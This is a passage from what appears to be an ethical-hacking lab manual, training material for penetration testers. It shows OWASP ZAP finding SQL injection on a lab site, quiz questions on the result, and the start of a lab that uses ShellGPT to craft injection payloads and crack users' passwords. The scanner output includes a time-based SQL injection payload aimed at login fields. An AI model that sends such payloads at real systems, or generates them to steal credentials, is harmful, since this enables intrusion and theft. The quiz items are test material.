



7. After the scan completes, **Alerts** tab appears. You can observe the vulnerabilities found on the website under the **Alerts** tab.

   The discovered vulnerabilities might differ when you perform this task.




8. Now, expand the **SQL Injection** vulnerability node under the **Alerts** tab.





9. Click on the discovered **SQL Injection** vulnerability and further click on the vulnerable URL.


10. You can observe the information such as **Risk**, **Confidence**, **Parameter**, **Attack**, etc., regarding the discovered SQL Injection vulnerability in the lower right-bottom, as shown in the screenshot.


    The risks associated with the vulnerability are categorized according to severity of risk as Low, Medium, High, and Informational alerts. Each level of risk is represented by a different flag color:

    - **Red Flag**: High risk
    - **Orange Flag**: Medium risk
    - **Yellow Flag**: Low risk
    - **Blue Flag**: Provides details about information disclosure vulnerabilities




11. Similarly, expand any other vulnerability (here, **SQL Injection-MsSQL**) node under the **Alerts** tab and further click on the vulnerable URLs.


Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Welcome to ZAP
Open Source Fellowship
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
http://www.moviescope.com
Select...
Use traditional spider:
Use ajax spider:
with
Firefox Headless
Attack
Stop
History
Search
Alerts
Output
Spider
Active Scan
Alerts (14)
SQL Injection
SQL Injection - MsSQL (2)
POST: http://www.moviescope.com/
POST: http://www.moviescope.com/
Absence of Anti-CSRF Tokens (3)
Content Security Policy (CSP) Header Not Set (5)
Missing Anti-clickjacking Header (3)
Server Leaks Information via "X-Powered-By" HTTP Respons
Server Leaks Version Information via "Server" HTTP Respons
X-AspNet-Version Response Header (3)
X-Content-Type-Options Header Missing (16)
Authentication Request Identified (2)
SQL Injection - MsSQL
URL: http://www.moviescope.com/
Risk: High
Confidence: Medium
Parameter: txtpwd
Attack: ZAP' WAITFOR DELAY '0:0:15' --
Evidence:
CWE ID: 89
WASC ID: 19
Source: Active (40027 - SQL Injection - MsSQL)
Input Vector: Form Query
Description:
SQL injection may be possible.
Alerts 2 3 4 5 Main Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0 0
5:08 AM
3/20/2024


Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Welcome to ZAP
Open Source Fellowship
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
http://www.moviescope.com
Select...
Use traditional spider:
Use ajax spider:
with
Firefox Headless
Attack
Stop
History
Search
Alerts
Output
Spider
Active Scan
Alerts (14)
SQL Injection
SQL Injection - MsSQL (2)
POST: http://www.moviescope.com/
POST: http://www.moviescope.com/
Absence of Anti-CSRF Tokens (3)
Content Security Policy (CSP) Header Not Set (5)
Missing Anti-clickjacking Header (3)
Server Leaks Information via "X-Powered-By" HTTP Respons
Server Leaks Version Information via "Server" HTTP Respons
X-AspNet-Version Response Header (3)
X-Content-Type-Options Header Missing (16)
Authentication Request Identified (2)
SQL Injection - MsSQL
URL: http://www.moviescope.com/
Risk: High
Confidence: Medium
Parameter: txtusername
Attack: ZAP' WAITFOR DELAY '0:0:15' --
Evidence:
CWE ID: 89
WASC ID: 19
Source: Active (40027 - SQL Injection - MsSQL)
Input Vector: Form Query
Description:
SQL injection may be possible.
Alerts 2 3 4 5 Main Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0 0
5:09 AM
3/20/2024

12. This concludes the demonstration of how to detect SQL injection vulnerabilities using OWASP ZAP.

13. Close all open windows and document all the acquired information.

14. You can also use other SQL injection detection tools such as **Damn Small SQLi Scanner** (**DSSS**) (https://github.com), Snort (https://snort.org), **Burp Suite** (https://www.portswigger.net), **HCL AppScan** (https://www. hcl-software.com) etc. to detect SQL injection vulnerabilities.

**Question 15.2.1.1**

Use OWASP ZAP to test a web application (www.moviescope.com) for SQL injection vulnerabilities. Enter the CWE ID of the SQL injection vulnerability found in www.moviescope.com.

**Question 15.2.1.2**

Use OWASP ZAP to test a web application (www.moviescope.com) for SQL injection vulnerabilities. Enter the WASC ID of the SQL injection vulnerability found in www.moviescope.com.

# Lab 3: Perform SQL Injection using AI

**Lab Scenario**

As an ethical hacker or penetration tester, you must have a sound knowledge on the integration of AI technology in identifying and exploiting SQL injection vulnerabilities within web applications. You will leverage AI-generated payloads to enhance the efficiency and effectiveness of SQL injection attacks during penetration testing assessments.

**Lab Objectives**

- Perform SQL injection using ShellGPT

**Overview of SQL Injection using AI**

SQL injection with AI involves leveraging artificial intelligence to craft sophisticated injection payloads, automating the process of identifying and exploiting vulnerabilities in web applications. AI models generate context-aware SQL queries, enhancing penetration testing efficiency and effectiveness.

# Task 1: Perform SQL Injection using ShellGPT

ShellGPT, an AI language model, can be utilized to assist in the exploration of SQL injection vulnerabilities within web applications. It can also assist in crafting malicious payloads or generating SQL queries.

Here, we will use ShellGPT to perform SQL injection on the target website.


The commands generated by ShellGPT may vary depending on the prompt used and the tools available on the machine. Due to these variables, the output generated by ShellGPT might differ from what is shown in the screenshots. These differences arise from the dynamic nature of the AI's processing and the diverse environments in which it operates. As a result, you may observe differences in command syntax, execution, and results while performing this lab task.

1. Click Parrot Security to switch to Parrot machine, and login with **attacker/toor**. Open a Terminal window and execute **sudo su** to run the program as a root user (When prompted, enter the password **toor**).

   The password that you type will not be visible.

2. Run **bash sgpt.sh** command to configure ShellGPT and the AI activation key.


   You can follow the **Instructions to Download your AI Activation Key** in **Module 00: CEH Lab Setup** to obtain the AI activation key. Alternatively, follow the instructions available in the file, Instructions to Download your AI_Activation_Key - CEHv13.pdf.




3. In this lab we will use AI to perform SQL injection attack against MSSQL to extract databases.

   In this task, you will pretend that you are a registered user on the http://www.moviescope.com website, and you want to crack the passwords of the other users from the website's database.

4. First we need to login to **http://www.moviescope.com** website and copy the cookie value, to do so follow **Steps#2-7** from **Task 1: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap** of **Lab 1: Perform SQL Injection Attacks**.






5. We will now, enumerate the database of the target website to do so, switch to the terminal window and run **sgpt

